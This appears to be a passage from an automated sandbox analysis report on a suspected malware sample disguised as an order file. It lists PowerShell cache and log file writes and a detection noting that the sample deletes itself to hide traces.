Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_07153c7a-4255-436b-ad94-126124211cf1 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_12fcfd4e-6348-436d-8368-4711524cbf3c Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e5333881-34d5-454b-8de6-471d960c7198 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_e8320f36-bc2a-4ac0-bf08-206fb6e9aaf6 Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_93bcf22c-e017-4451-8a3c-46a8a03bea81 T ype: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheEntry_09fee7e3-7ce5-4af7-8d11-b9304fac801e Type: VSDT_COM_DOS	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\Windows\PowerShell\CommandAnalysis\PowerShell_AnalysisCacheIndex Type: VSDT_COM_DOS	1280	1712
Add File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\powershell.exe.log Type: VSDT_ASCII	1280	1712
Write File	Path: %LOCALAPPDATA%\Microsoft\CLR_v4.0_32\UsageLogs\powershell.exe.log Type: VSDT_ASCII	1280	1712
Detection	Threat Characteristic: Deletes self to remove traces of the infection %WorkingDir%IGBO-98 BX074987 ORDER.exe		

▼ Screenshot



Process Graph Legend

